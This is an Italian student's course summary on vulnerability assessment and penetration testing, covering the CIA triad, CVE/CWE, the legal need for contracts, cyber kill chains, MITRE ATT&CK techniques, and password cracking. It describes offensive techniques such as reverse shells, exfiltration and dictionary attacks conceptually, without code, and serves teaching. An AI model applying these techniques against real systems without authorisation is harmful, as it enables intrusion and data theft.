

Vulnerability Assessment and Penetration Testing

Riassunto creato da Stefano Mavilla

Anno Accademico 2025/2026

1 Cos'è la sicurezza informatica

La sicurezza informatica è un processo, non un prodotto. cit. Bruce Schneier

Non esiste alcun prodotto che possa assicurare il 100% di sicurezza in un sistema.

1.1 Gioco della sicurezza

Il *gioco della sicurezza*, prevede un team di attaccanti chiamato **Red Team** e un team di difensori chiamato **Blue Team**. In questo "gioco":

- Generalmente gli attaccanti cominciano per primi, in quanto è difficile proteggersi da un attacco non ancora ideato.
- Gli attaccanti trovano vulnerabilità per violare il sistema protetto dal Blue Team, che a sua volta cerca di implementare contromisure per fermare gli attaccanti.

1.2 Proprietà CIA

Ogni attacco è basato sulla proprietà CIA, ovvero:

- **Confidenzialità**, ovvero l'accesso ai dati conferito esclusivamente alle entità autorizzate a leggerli. Esempio, un post su un social network visibile esclusivamente agli amici di chi posta. Inoltre distingueremo autenticazione e autorizzazione.
 - L'autenticazione è una prova di identificazione.
 - L'autorizzazione è una prova per stabilire se un utente ha i permessi per fare una cosa o meno.
 - La prima può esistere senza la seconda (e viceversa). Un esempio è l'utilizzo di un pin per accedere ad un posto.
- **Integrità**, ovvero che i dati siano protetti da modifiche improprie, come corruzione di dati e si distingue in casi malevoli e involontari.
 - Un esempio del primo caso è l'accesso di un utente ad un database dove sono contenuti i voti degli studenti con il cambio dei voti ad un voto specifico.
 - **Proprietà di non ripudio**: Sia impossibile, per chi ha emesso o ricevuto i dati, di negare il loro contributo, o di negare di averli emessi o ricevuti. Esempio: non permettere di fare una transazione e non perdere soldi.
- **Disponibilità**, ovvero l'accesso ai dati sempre affidabile e tempestivo. Esempi che possono minare alla disponibilità di un servizio sono:
 - Attacco ad un server Denial of Service, bombardando un server con troppe richieste impossibili da gestire;
 - Disastri naturali o mancanza di energia elettrica.

1.3 Perché si parla sempre di dati?

All'attaccante (malevolo) interessano i dati per poi rivenderli o per altri motivi spesso illegali. Una macchina vuota **spesso** non ha motivo di essere attaccata, tranne in attacchi di safety in casi di guerre.

1.4 Differenza tra Debolezza, Vulnerabilità ed Exploit

Se un attaccante nega una di queste proprietà, l'integrità dei dati non è garantita. Si divide in due casi, **Debolezza** e **Vulnerabilità**.

1.4.1 Debolezza

Una Debolezza è un problema di sicurezza teorico, **non legato** a nessun software o hardware. Tutte le debolezze note sono contenute nel database CWE (Common Weakness Enumeration). Esempi di debolezze sono:

- SQL Injection (CWE 89).
- Out-of-Bounds Read (CWE 125).
- Numeric Errors (CWE-189).
- Unrestricted Upload of File with Dangerous Type (CWE-434).

1.4.2 Vulnerabilità

Una **Vulnerabilità** è una **debolezza** riscontrata in uno specifico software o hardware. Esiste un database delle vulnerabilità (CVE) dove è possibile visualizzare tutte le vulnerabilità ad oggi scoperte.

- Una vulnerabilità non pubblica e non patchata è chiamata *0-day*. Inoltre prima di essere pubblicata essa viene corretta.
- Esempi di vulnerabilità sono SQL Injection in specifici programmi.

Una CVE di solito, prima di essere pubblicata, viene corretta. In certi casi tuttavia alcuni attori trovano una CVE e la pubblicano prima della correzione, oppure nel caso che essa sia stata sfruttata.

1.4.3 Exploit

Un **exploit** è un programma o uno script (o altro) che sfrutta una vulnerabilità, di fatto negando una o più proprietà CIA. Esempi di exploit sono:

- HeartBleed / Out of Bounds Read (CVE 2014-0160).
- Malicious File Upload (CVE CVE-2019-1010209).
- Negative Item Quantity (CVE-2014-4962).

1.5 Hacking Etico

Esso prevede che chi attacchi un sistema lo faccia come un attaccante, usando le stesse tecniche e strumenti di hacker malevoli, senza però danneggiare o rubare dati di utenti e seguendo le regole imposte da chi gestisce tali sistemi. Alla fine egli dovrà restituire un report dettagliato sulle vulnerabilità trovate.

2 Differenze tra Vulnerability Assessment e Penetration Testing

2.1 Vulnerability Assessment

Il Vulnerability Assessment consiste di scanionare una rete o un sistema alla ricerca di una o più vulnerabilità. Essi agiscono in maniera **autenticata** o **non autenticata**.

Bisogna eseguire il VA va fatto in maniera periodica e continua, in quanto è un processo breve (spesso è uno scanner che in poche ore, nel caso migliore, trova vulnerabilità).

Spesso gli scanner possono dare falsi positivi. Altri invece valutano la pericolosità della vulnerabilità.

2.2 Penetration Testing

Il Penetration Testing è un'attività manuale, quindi trovare una componente vulnerabile a qualche tipo di attacco, oppure rompere una password, crackare hash, iniettare un payload (un carico) in un sink (campo di input vulnerabile).

Il Penetration tester non conosce le vulnerabilità, quindi comincia cercando attivamente sink o altre vulnerabilità, mentre uno scanner cerca specifiche vulnerabilità.

Nel report devono essere presenti dichiarazioni dettagliate sulle vulnerabilità trovate.

Un'altra differenza tra VA e PT è il costo, in quanto il secondo è molto più costoso (specialmente a livello di tempo e soldi), quindi è buona prassi fare PT su base annuale con più ethical hacker.

2.3 Legalità del Penetration Testing

Violare un sistema, senza un contratto con l'azienda, viola l'**articolo 615-ter** del Codice Penale, che comporta pene pecuniarie e **fino a tre anni di carcere**.

N.B.: Scovare una vulnerabilità senza violare il sistema non comporta una violazione dell'art. 615-ter.

2.3.1 Contratto tra le parti

Quindi per non compiere azioni **illegali** bisogna stipulare un contratto con l'azienda con cui si vuole fare Penetration Testing. Vi sono delle specifiche da considerare quando si stipula un contratto di questo tipo:

- Tipologia attività.
- Chi ha autorizzazione.
- Condizioni per fare i test.
- Sistemi su cui fare test (in-scope).
- Dichiarazione di aver richiesto il permesso alle terze parti coinvolte indirettamente (ad esempio sistemi su cloud esterni).
- Data di inizio e fine e assicurazioni.
- Salario.

2.3.2 Bug Bounty Program

Un contratto alternativo è il **Bug Bounty Program**.

Un'azienda potrebbe permettere Penetration Testing su un prodotto a patto di comunicare le vulnerabilità riscontrate tramite un report.

HackerOne è un sito aggregatore che permette alle aziende di iscriversi per avere un Bug Bounty Program. Altre aziende (spesso grandi come Google o Microsoft) hanno anche loro BBPs con le informazioni sui report e le regole da seguire.

2.4 General Disclosure

In Italia non esiste una legge che regola la **disclosure**: quindi non bisogna pubblicare informazioni su una CVE (o la CVE stessa) finché non sia stata corretta.

Inoltre anche quando una vulnerabilità è stata pubblicata, spesso alcuni dettagli vanno omessi per non compromettere la Proprietà Intellettuale.

Infine è illegale chiedere denaro minacciando di pubblicare una vulnerabilità, in quanto si configura come estorsione (Articolo 629 del Codice Penale).

3 Cyber Kill Chain

Per poter simulare un attacco mediante un'attività di VAPT usiamo diverse classificazioni standardizzate per descrivere le fasi di un attacco **reale**. Esse sono le **Cyber Kill Chain** e ne esistono diverse (tuttavia nel corso ne sono state descritte solo due):

- **Intrusion Cyber Kill Chain**, ovvero una KC standard su cui si basano molte altre KC e ad oggi è raramente utilizzata.
- **Unified Kill Chain**, al momento la KC più funzionale e utilizzata.
- **Mitre Att&ck**, non una KC ma comprende tutte le tecniche offensive note per gli attacchi informatici.

3.1 Intrusion Cyber Kill Chain

La Intrusion Cyber Kill Chain è costituita da **7 fasi**, dalla raccolta delle informazioni all'obiettivo finale, come esfiltrazione, manomissione e cancellazione dei dati.

1. **Ricognizione (Reconnaissance)**: L'attaccante, manualmente o tramite tool automatizzati, ricerca i bersagli da attaccare. I bersagli variano da interi sistemi a singole persone. Ne esistono **due** tipi:

- Ricognizione **Passiva**, che consiste nel raccogliere informazioni senza interagire con i servizi della vittima.
- Ricognizione **Attiva**, che consiste nel raccogliere informazioni interagendo con i servizi della vittima.

Esempio: Data un'azienda che vogliamo attaccare, raccogliamo informazioni come il formato della email dei dipendenti.

2. **Armamento (Weaponization)**: Consiste nella creazione di uno strumento che serve da vettore per l'accesso da inviare al bersaglio. Esempio: un file Excel che contiene un ransomware attivabile tramite macro specifica.
3. **Invio (Delivery)**: Consiste nella trasmissione dello strumento creato nella fase precedente.
4. **Sfruttamento (Exploitation)**: Consiste nell'attivazione dell'arma si attiva che infesta il sistema della vittima tramite codice arbitrario, oppure tramite una vulnerabilità dell'applicazione o del sistema operativo.
5. **Installazione (Installation)**: Consiste nell'introduzione di una backdoor che permette all'attaccante di mantenere l'accesso al bersaglio. Esempio: la modifica di alcuni registri affinché anche con lo spegnimento o il riavvio del pc la backdoor rimanga.
6. **Comanda e Controlla (C&C)**: Consiste nella creazione di un canale mediante il quale l'attaccante riesce ad eseguire operazioni arbitrarie sul bersaglio. Esempi comuni sono le **Reverse Shell**, le pagine social e i server C2.
7. **Azioni degli Obiettivi (Action on Objectives)**: Consiste nelle azioni praticate dall'attaccante sul sistema della vittima. Generalmente consistono in violazioni della CIA di dati e servizi o manomissione di altri sistemi collegati alla stessa rete della vittima.

3.2 Differenze tra Bind Shell e Reverse Shell

3.2.1 Bind Shell

Una **Bind shell** consiste nell'esposizione di una Shell su una porta, intenzionalmente o tramite un malware, nel sistema della vittima. Tuttavia:

- Le richieste avvengono dall'attaccante alla vittima (quindi **in entrata**), che vengono bloccate dal **firewall**.
- Anche in assenza del firewall (possibilmente disabilitato dall'attaccante), l'attaccante dovrebbe confrontarsi con il **NAT**, che generalmente blocca le richieste in entrata.

Per questi motivi le **Bind Shell** sono raramente utilizzate quando si cerca di attaccare un sistema.

3.2.2 Reverse Shell

Una **Reverse Shell** consiste nell'esposizione di un listener da parte dell'attaccante, a cui la vittima si collega tramite il malware. Quanto ricevuto dall'attaccante verrà passato alla Shell. Quindi:

- Essendo le richieste **in uscita**, esse non verranno bloccate né il NAT né il firewall.
- Seppur l'amministratore di sistema potrebbe negare le richieste in uscita (in questo caso una Reverse Shell sarebbe quasi impraticabile), è una pratica non comune.

3.3 Unified Kill Chain

La Intrusion Cyber Kill Chain è formata da buone fasi per attaccare un sistema ma non è realistica, poco applicabile e non ciclica. Inoltre non tiene in considerazione che l'attaccante possa passare da una macchina ad un'altra.

Negli anni sono state create molteplici Kill Chain, ma la più usata e completa delle altre è la **Unified Kill Chain**, formata in modo ciclico.

La **Unified Kill Chain** è costituita da **18 fasi** divise in **3 gruppi**:

1. Appiglio Iniziale (9 fasi).
2. Propagazione in Rete (7 fasi).
3. Attacco agli Obiettivi (5 fasi).

3.3.1 Appiglio Iniziale (Initial Foothold)

Il primo gruppo della Unified Kill Chain presenta tutte le possibili azioni che l'attaccante può eseguire per ottenere un accesso iniziale al sistema della vittima. Inoltre è importante sapere che:

- Non tutte le azioni devono essere eseguite necessariamente. Dipende da caso a caso e quindi certe azioni che in alcuni casi sono necessarie, in altri non servono affatto.
- Le azioni non devono necessariamente essere eseguite sequenzialmente.
- Alcune delle azioni presenti sono le stesse della Intrusion Cyber Kill Chain (Ricognizione, Armamento, Invio, Sfruttamento e C2C).
- Il fallimento di una o più di queste azioni può comportare il fallimento della missione.

Le 9 fasi di questo gruppo (in ordine) sono:

1. **Ricognizione.**
2. **Armamento.**
3. **Invio.**
4. **Ingegneria Sociale (Social Engineering):** Consiste nella manipolazione di target umani per indurli a compiere azioni volte ad attivare malware o a comunicare credenziali utili all'attaccante.
5. **Sfruttamento.**
6. **Persistenza (Persistence):** Consiste in azioni che permettono all'attaccante di mantenere un accesso persistente al sistema della vittima. Un esempio è l'inserimento di una backdoor.
7. **Evasione delle Difese (Defence Evasion):** Consiste nell'utilizzo di tecniche per evitare di essere individuato da sistemi di VA automatizzati o da altre misure di sicurezza implementate.
8. **Fare perno (Pivoting):** Consiste nell'utilizzare il sistema compromesso per comunicare con altri sistemi non direttamente accessibili dall'attaccante. Un esempio è l'accesso ad un sistema della stessa rete del sistema violato.

Da qui l'attaccante ha due scelte. Se il sistema violato ha ciò che gli interessa e ha i privilegi necessari per accedervi può passare al gruppo **Attacco agli Obiettivi**, altrimenti se gli interessa un sistema della stessa rete del sistema violato, oppure non può ottenere maggiori privilegi da quel sistema, allora deve passare al gruppo **Propagazione in Rete**.

3.3.2 Propagazione in Rete (Network Propagation)

Questo secondo gruppo contiene tutte le azioni effettuabili dall'attaccante nella rete interna del sistema violato e accedere ad altri sistemi. Come nel primo gruppo:

- Non tutte le azioni sono da eseguire e il loro ordine non è strettamente sequenziale.
- Può essere ripetuto più volte, fino ad arrivare al sistema obiettivo.

Le **7 fasi** di questo gruppo (in ordine) sono:

1. **Pivoting**: la fase che ci ha condotto in questo gruppo.
2. **Scoperta (Discovery)**: Consiste nell'utilizzo di tecniche volte alla raccolta di informazioni relative ad un sistema e alle reti di cui fa parte.
3. **Aumento dei Privilegi (Privilege Escalation)**: Consiste nell'utilizzo di exploit o strumenti per ottenere privilegi superiori. Ad esempio l'attaccante potrebbe aver ottenuto una Shell di servizio o di utente dalle autorizzazioni limitate. In questa fase egli cerca di ottenere una Shell di **root** che gli garantirebbe accesso a tutto il sistema.
4. **Esecuzione (Execution)**: Consiste nell'utilizzo di codice arbitrario su un sistema remoto o locale.
5. **Accesso alle Credenziali (Credential Access)**: Consiste nell'acquisire credenziali di sistema, servizio o dominio. Esempi sono l'ottenimento di password di un sistema.
6. **Movimento Laterale (Lateral Movement)**: Consiste nell'utilizzo di tecniche che permettono all'attaccante di spostarsi tra sistemi della stessa rete.
7. **Accesso (Access)**: Consiste nell'accesso al sistema obiettivo.

Arrivati a questo punto l'attaccante può passare all'ultimo gruppo, l'**Attacco agli Obiettivi**.

3.3.3 Attacco agli Obiettivi (Action on Objectives)

L'attaccante ha trovato l'asset obiettivo del suo attacco e con i privilegi ottenuti può eseguire azioni in base al suo obiettivo, che può essere ottenere dati riservati oppure danneggiare il sistema vittima.

Le **5 fasi** di questo gruppo (in ordine) sono:

1. **Accesso**: la fase che ci ha condotto in questo gruppo.
2. **Collezione (Collection)**: Consiste nell'identificazione e nella raccolta dei dati dal sistema obiettivo (una singola macchina o anche un'intera rete).
3. **Esfiltrazione (Exfiltration)**: Consiste nell'invio dei dati verso un sistema controllato dall'attaccante. È una fase pericolosa in quanto si potrebbero attivare alert del sistema o i file potrebbero essere protetti.
4. **Impatto (Impact)**: Consiste nella manipolazione, interruzione o distruzione dei dati del sistema vittima o del sistema stesso.
5. **Obiettivi (Objectives)**: Scopo socio-tecnologico che si vuole raggiungere mediante l'attacco.

Rispetto ai due gruppi precedenti:

- Le azioni possono essere eseguite **più volte** ma **Collezione** ed **Esfiltrazione** vanno eseguite in ordine. Esse vanno eseguite se si vuole violare la proprietà di **Confidenzialità** degli asset.
- L'azione di **Impatto** va invece a violare le proprietà di **Integrità** e **Disponibilità**.

3.4 Mitre Att&ck Knowledge base

Non è una Kill Chain, ma contiene tutte le tecniche offensive note. Qui sono elencate alcune delle tecniche più note per (quasi) ogni fase:

1. Ricognizione:

- **Active Scanning:** Si tratta di sondare l'infrastruttura della vittima tramite il traffico di rete, usando anche funzionalità native di protocolli di rete come ICMP.
- **Gather Victim Host Information:** Si tratta di raccogliere informazioni sul sistema della vittima, compresi dati amministrativi (come Nome, Indirizzo IP, funzionalità) e specifiche relative alla configurazione (come il SO utilizzato, il linguaggio).

2. Armamento/Invio:

- **Content Injection:** Si tratta di inviare codice malevolo nei sistemi attraverso il traffico di rete online tramite canali di trasferimento dati compromessi, dove possono manipolare il traffico e/o iniettare i propri contenuti.
- **Exploit Public-Facing Application:** Si tratta di sfruttare vulnerabilità di un sito web o di un database per ottenere un accesso all'interno del sistema vittima.

3. Ingegneria Sociale:

- **Phishing for Information:** Si tratta di inviare messaggi per ingannare la vittima per farle divulgare informazioni o credenziali.
Una variante è lo spear-phishing, ovvero fare phishing su un utente o un'azienda specifica.

4. Sfruttamento:

- **Command and Scripting Interpreter:** Si tratta di abusare degli interpreti di comandi e script come **Unix Shell** o **PowerShell** per eseguire comandi, script o file binari.
- **Inter Process Communication:** Si tratta di sfruttare i meccanismi di IPC per eseguire codice arbitrario o comandi. Seppur il modo per implementare mutua esclusione tra processi può cambiare tra SO, vi sono Interpreti di Script che possono influenzare l'IPC.

5. Persistenza:

- **Account Manipulation:** Si tratta di qualsiasi azione rivolta a preservare la presenza dell'attaccante nel sistema della vittima, come ad esempio modificare credenziali o permessi di accesso.
- **Boot or Logon Autostart Execution:** Si tratta di configurare le impostazioni del sistema della vittima per far eseguire un programma (malevolo) all'accensione del sistema. È anche una tecnica usata per l'aumento dei privilegi.

6. Aumento dei Privilegi:

- **Abuse Elevation Control Mechanism:** Si tratta di aggirare i meccanismi progettati per controllare l'elevazione dei privilegi per ottenere permessi di livello superiore. La maggior parte dei sistemi moderni contiene meccanismi di controllo dell'elevazione nativi che mirano a limitare i privilegi che un utente può eseguire su una macchina.

7. Evasione delle Difese:

- **Debugger Evasion:** Si tratta di impiegare vari mezzi per rilevare ed evitare i debugger. I debugger sono in genere utilizzati dai difensori per tracciare e/o analizzare l'esecuzione di potenziali payload di malware.
L'evasione del debugger può includere la modifica dei comportamenti in base ai risultati dei controlli per la presenza di artefatti indicativi di un ambiente sottoposto a debug.
- **File and Directory Permissions Modification:** Si tratta di modificare i permessi/attributi di file o directory per eludere le liste di controllo degli accessi (gestiti da ACL) e accedere ai file protetti.

8. Accesso alle Credenziali:

- **Brute Force:** Si tratta di usare tecniche di forza bruta per ottenere l'accesso agli account quando le password sono sconosciute o quando vengono ottenuti gli hash delle password, spesso utilizzando un meccanismo ripetitivo o iterativo.
Gli attaccanti potrebbero tentare di accedere ad account validi all'interno dell'ambiente della vittima tramite informazioni ottenuti in altre fasi post-compromissione.
- **Forge Web Credentials:** Si tratta di falsificare credenziali che possono essere utilizzate per accedere ad applicazioni web o servizi Internet, anche falsificando i token sfruttando funzionalità come le API `AssumeRole` in AWS.

9. Scoperta:

- **Account Discovery:** Si tratta di ottenere un elenco di account, nomi utente o indirizzi email validi su un sistema o all'interno di un ambiente compromesso. Queste informazioni possono aiutare gli aggressori a determinare quali account esistono, il che può favorire comportamenti successivi come attacchi brute-force, spear-phishing o furti di account.
- **Domain Trust Discovery:** Si tratta di raccogliere informazioni sulle relazioni di trust di dominio che potrebbero essere utilizzate per identificare opportunità di movimento laterale in ambienti Windows. I trust di dominio forniscono un meccanismo per consentire a un dominio di accedere alle risorse in base alle procedure di autenticazione di un altro dominio.

10. Movimento Laterale:

- **Remote Services:** Si tratta di utilizzare account validi per accedere a un servizio che accetta connessioni remote, come Telnet, SSH e VNC. L'aggressore può quindi eseguire azioni come l'utente connesso.
- **Internal Spearphishing:** Si tratta di utilizzare lo spearphishing interno per ottenere l'accesso a informazioni aggiuntive o compromettere altri utenti all'interno della stessa organizzazione. Spesso tramite **impersonificazione** gli attaccanti, possono quindi tentare di sfruttare l'account interno attendibile per aumentare la probabilità di ingannare più vittime inducendole a cadere in tentativi di phishing.

11. Collezione:

- **Email Collection:** Si tratta di prendere di mira le e-mail degli utenti per raccogliere informazioni sensibili, come segreti commerciali o informazioni personali, o anche dettagli sulle operazioni di risposta agli incidenti in corso, che possono consentire agli aggressori di adattare le proprie tecniche al fine di mantenere la persistenza o eludere le difese.

12. Comanda e Controlla:

- **Application Layer Protocol:** Si tratta di comunicare utilizzando i protocolli di livello applicativo OSI per evitare il filtraggio di rete, integrandosi nel traffico esistente. I protocolli comunemente utilizzati sono SMB, SSH o RDP.
- **Ingress Tool Transfer:** Si tratta di trasferire strumenti o altri file da un sistema esterno controllato dall'avversario alla rete della vittima tramite il canale di comando e controllo o tramite protocolli alternativi come FTP.

13. Esfiltrazione:

- **Exfiltration Over C&C Channel:** Si tratta di rubare dati esfiltrandoli tramite un canale di comando e controllo esistente. I dati rubati vengono codificati nel normale canale di comunicazione utilizzando lo stesso protocollo delle comunicazioni di comando e controllo.
- **Data Transfer Size Limits:** Si tratta di esfiltrare i dati in blocchi di dimensioni fisse anziché in file interi, oppure limitare le dimensioni dei pacchetti al di sotto di determinate soglie. Questo approccio può essere utilizzato per evitare di attivare avvisi di soglia per il trasferimento dati in rete.

14. Impatto:

- **Data Encrypted for Impact:** Si tratta di crittografare i dati sui sistemi di destinazione o su un gran numero di sistemi in una rete per interrompere la disponibilità delle risorse di sistema e di rete. Ciò può essere fatto per estorcere un risarcimento monetario alla vittima in cambio di una chiave di decrittazione.

4 Red Team, Blue Team e Penetration Tester

4.1 Red Team vs Blue Team

Il Red Team deve emulare tattiche e procedure usate da possibili attaccanti reali, al fine di fornire alla "vittima":

- Una lista di problemi all'interno delle policy e procedure di sicurezza aziendali.
- Raccomandazioni utili per incrementare il livello di sicurezza complessivo dell'azienda del cliente.

Il Red Team deve intrufolarsi all'interno dei sistemi aziendali senza essere scoperto dal Blue Team. È quindi valutato tramite due parametri:

- **Time To Detect (TTD)**: indica quanto tempo ha impiegato il Blue Team ad accorgersi di un determinato incidente di sicurezza.
- **Time To Mitigate (TTM)**: indica quanto tempo ha impiegato il Blue Team per implementare una soluzione all'incidente di sicurezza.

L'obiettivo del Blue Team è quello di monitorare costantemente lo stato dei sistemi di protezione di un'istituzione. Può includere funzioni da altri team quali:

- Incident Response;
- Security Operation Center (SOC);
- Security Orchestration Automation and Response (SOAR);
- Managed Detection and Response (MDR).

4.2 Differenze tra Red Teaming e Penetration Tester

Penetration Testing	Red Teaming
Molto metodico: ogni attività, azione e sistema in-scope viene ben definito prima dell'inizio delle attività.	Poco metodico: vale qualsiasi azione, purché sia legale.
Esistono linee guida standardizzate per l'esecuzione dell'attività.	Non esistono linee guida standardizzate per l'esecuzione dell'attività.
L'attività ha una breve durata, generalmente una settimana.	L'attività può durare anche diversi mesi.
I sysadmin che si occupano di gestire i sistemi target vengono solitamente informati dell'esecuzione dell'attività.	Il personale, ad eccezione del CISO, non viene informato.
L'obiettivo è identificare la sfruttabilità di vulnerabilità che affliggono i sistemi.	L'obiettivo è testare le policy e procedure interne, nonché la capacità del Blue Team di individuare intrusioni e violazioni.

4.2.1 Purple Team

Oltre ai principali due team ne abbiamo un terzo, il **purple team**, che in alcune occorrenze fa da mediatore tra i due team ed è capace di fare entrambe le attività di attaccante che di difensore.

5 Metodologie per VAPT

Per affrontare un'attività di VAPT è importante seguire una metodologia ben precisa, specialmente per difendersi da accuse di membri dell'azienda cliente. Le più usate sono:

- NIST SP 800-115
- PTES
- OWASP

5.1 NIST SP 800-115

Sviluppata dal National Institute of Standards and Technology, questa metodologia fornisce delle linee guida principalmente per i test di sicurezza effettuati da agenzie federali, anche se trova utilizzo anche per agenzie non governative.

Questa metodologia, per condurre un test di sicurezza, comprende tre fasi:

1. **Pianificazione (Planning):** Questa prima fase consiste nella raccolta delle informazioni necessarie per l'esecuzione dell'assessment, quindi identifichiamo gli asset da controllare, le minacce d'interesse ed etc.
2. **Esecuzione (Execution):** Questa seconda fase consiste nell'identificare e validare vulnerabilità, sia nei sistemi che nelle reti aziendali, o anche nei loro processi organizzativi. Un esempio è verificare la robustezza delle password del cliente.
3. **Post-Esecuzione (Post-Execution):** Questa terza e ultima fase consiste nell'analisi delle vulnerabilità scovate, al fine di determinarne le cause e suggerire al cliente possibili soluzioni alle stesse. Infine vi è la stesura del report.

Lo standard inoltre prevede anche tecniche da usare per effettuare **assessment tecnici**, suddivise in tre categorie:

- **Tecniche di Revisione.**
- **Tecniche di Identificazione dei Bersagli e Analisi.**
- **Tecniche di Validazione della Vulnerabilità del Bersaglio.**

5.1.1 Tecniche di Revisione (Review Techniques)

Si tratta di tecniche manuali per la ricerca **passiva** di vulnerabilità all'interno di sistemi, applicazioni, policy e procedure, con rischi minimi per gli asset analizzati:

1. **Revisione della Documentazione (Documentation Review):** Consiste nella verifica della coerenza e l'aggiornamento delle policy e delle procedure aziendali. Esempio: procedure del cambio delle password.
2. **Revisione dei Log (Log Review):** Consiste nel verificare che i sistemi che effettuano logging riescano effettivamente a loggare tutte le informazioni necessarie.
3. **Revisione delle Regole (Ruleset Review):** Consiste nella revisione delle regole dei firewall, degli IDS/IPS, e di accesso ai sistemi, per verificare se tali regole sono ancora richieste, se sono impostate nell'ordine giusto, che siano impostate i privilegi minimi ed etc.
4. **Revisione della Configurazione di Sistema (System Configuration Review):** Consiste nella verifica delle configurazioni delle macchine, delle applicazioni e dei sistemi operativi tramite checklist o linee guida.
5. **Network Sniffing:** Lo sniffing è una tecnica passiva per il monitoraggio delle reti di comunicazione e viene impiegato dalla verifica del funzionamento delle regole dei firewall e degli IDS/IPS, per validare i protocolli crittografici utilizzati, o semplicemente per controllare il traffico in entrata e in uscita di una rete.
6. **Verifica dell'Integrità dei File (File Integrity Checking):** Si tratta di soluzioni apposite che possono creare un database degli hash o checksum di tutti i file protetti, e verificare periodicamente che non siano variati nel tempo (o che non siano corrotti).

5.1.2 Tecniche di Identificazione dei Bersagli e Analisi (Target Identification and Analysis Techniques)

Si tratta di tecniche, manuali o automatizzate, per l'identificazione di sistemi, porte e servizi su cui ricercare vulnerabilità:

1. **Esplorazione della Rete (Network Discovery):** Consiste nella scoperta, manuale o automatizzata, degli host attivi, dispositivi sconosciuti o ostili all'interno di una rete. Si può sniffare il traffico in maniera passiva, per individuare servizi dietro porte aperte, relazioni tra gli host, indirizzi IP, e così via. In maniera attiva, si può provare ad inviare ICMP ping, oppure pacchetti di vario tipo (normali, malformati), per verificare come si comporta l'host.
2. **Identificazione delle Porte di Rete e dei Servizi (Network Port and Service Identification):** Consiste nell'identificare le porte aperte ed i servizi esposti dietro queste, verificando che per ciascuno di essi non esistano vulnerabilità note. La lista di questi servizi verrà poi utilizzata per determinare i target del penetration testing. Alcuni scanner sono in grado di analizzare le fingerprint delle risposte ottenute per calcolare automaticamente il nome del servizio e il suo numero di versione. Lo scanning dovrebbe essere effettuato sia dall'interno che dall'esterno della rete, per valutare correttamente il perimetro di sicurezza.
3. **Scansione delle Vulnerabilità (Vulnerability Scanning):** Consiste nell'utilizzo di tool automatizzati per verificare la presenza di vulnerabilità note all'interno dei servizi identificati, in modo da per verificare l'aderenza degli host alle policy aziendali e avere ulteriori informazioni sui target, da riutilizzare per il penetration testing, e talvolta forniscono informazioni utili su come mitigare le vulnerabilità trovate.
4. **Scansione Wireless (Wireless Scanning):** Consiste nella scansione della rete e del perimetro fisico aziendale, alla ricerca di dispositivi sconosciuti o ostili (non solo su reti Wi-Fi, ma anche Bluetooth, Segnali RF, etc.).

5.1.3 Tecniche di Validazione della Vulnerabilità del Bersaglio (Target Vulnerability Validation Techniques)

Si tratta di tecniche, sia manuali che automatizzate, per la verifica dell'esistenza di vulnerabilità e si suddividono in tre macro categorie:

1. **Penetration Testing:** Questo standard suddivide il PT in **quattro** fasi:
 - **Pianificazione (Planning):** In questa fase il top management approva il progetto, vengono impostati gli obiettivi e viene tutto contrattualizzato.
 - **Esplorazione (Discovery):** Questa fase è ulteriormente suddivisa in **due** sotto-fasi:
 - *Information Gathering:* In questa sotto-fase si individuano i target e si annotano tutte le informazioni più importanti come l'hostname, l'indirizzo IP, i nomi, le email e i numeri di telefono degli impiegati, le informazioni sui sistemi e sui servizi usati.
Questa fase non si limita alle informazioni "virtuali" ma anche a quelle fisiche, in quanto si possono ricavare informazioni anche da post-it o da sistemi lasciati incustoditi.
 - *Vulnerability Analysis:* In questa sotto-fase si cercano vulnerabilità mediante tool automatizzati.
 - **Attacco (Attack):** In questa fase il tester cerca di ottenere l'accesso ai sistemi in maniera illecita, sfruttando vulnerabilità o informazioni precedentemente ricavate. Questa fase è suddivisa da **quattro** sotto-fasi:
 - *Ottenimento dell'Accesso (Gaining Access)*
 - *Aumento dei Privilegi (Escalating Privileges)*
 - *Esplorazione dei Sistemi (System Browsing)*
 - *Installazione di Strumenti Aggiuntivi (Install Additional Tools)*
 - **Rapporto (Reporting):** In questa fase il PT annota l'attività svolta sotto forma di log e la inoltra ai sysadmin e al top management durante l'esecuzione delle altre fasi e al termine delle attività stila un rapporto con tutte le vulnerabilità trovate, la loro gravità e consigli per porgli rimedio.




Figure 1: Schema sulle quattro fasi di PT

2. **Social Engineering:** Consiste nell'ingannare uno o più individui allo scopo di indurli a rivelare informazioni riservate, da usare per condurre ulteriori attacchi a reti o sistemi e si effettua sia con metodi analogici (per telefono) sia digitali (e-mail o messaggi). Un esempio è il **phishing**.
3. **Password Cracking:** Con questo metodo si tenta di ottenere l'accesso ad una o più applicazioni, effettuando multipli tentativi di login seguendo una determinata strategia. Vi sono diversi modi per crackare una password, ma i più usati sono:
 - **Attacchi a Dizionario:** Consiste nel provare tutte le parole all'interno di una lista o dizionario. Di dizionari se ne possono trovare molti in rete tra cui Xato 10M Passwords e Rockyou.
 - **Attacchi brute-force:** Consiste nel generare tutti i possibili input, dato l'insieme di caratteri valido per la password. È veloce nel crackare password deboli, ma in genere richiede molto tempo.
 - **Attacchi con Rainbow Table e Maschere.**

5.2 Funzioni Hash, Rainbow Tables e Maschere

5.2.1 Funzioni di Hash

Definizione: Una funzione Hash è una funzione che mappa input di lunghezza **arbitraria** a stringhe binarie di lunghezza **fissa** chiamate **digest**.

Le funzioni di Hash sono **unidirezionali**, ovvero non sono invertibili e per risalire all'input che ha generato un digest bisogna fare brute-forcing e trovare collisioni.

